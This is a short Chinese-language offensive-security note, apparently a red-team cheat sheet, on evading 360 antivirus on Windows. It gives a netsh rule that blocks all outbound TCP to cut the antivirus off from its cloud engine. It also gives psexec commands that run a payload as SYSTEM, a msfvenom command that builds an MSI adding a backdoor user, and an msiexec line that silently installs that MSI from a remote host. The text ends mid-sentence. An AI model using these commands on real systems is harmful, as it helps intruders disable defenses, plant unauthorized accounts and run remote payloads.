
注意:后面执行的程序不能跟参数。
如果有权限的情况下,可以试试桌面文件夹可能不会拦截。

360会定期扫描,可以查看是否设置了白名单
扫描结果会保存到下面的文件中。
C:\Users\[username]\AppData\Roaming\360Safe\360ScanLog\
使所有出网tcp全部关闭,这样360就不会连接到云大脑,不能及时做出策略。
因为不能单独对360进行操作,所以只能禁止所有tcp出网。
netsh advfirewall firewall add rule name="stop" dir=out protocol=TCP action=block
恢复
netsh advfirewall firewall delete rule name="stop" dir=out
在非管理员权限下运行
psexec -accepteula "test.exe"
如果有管理员权限则可以直接以system权限运行
虽然会被警告,但还是会上线.
psexec -accepteula -d -s "test.exe"
使用msf框架生成包含命令的msi程序
不能生成相对应的木马,但可以执行命令,并不会拦截
msfvenom -p windows/exec CMD='net user test abc123! /add' -f msi > evil.msi
运行,
msiexec /q /i http://1.1.1.1:88/evil.msi
仅支持gcc/g或者VS编译的c或者c程序
在遇到jsp网站或者aspx时,会有个模块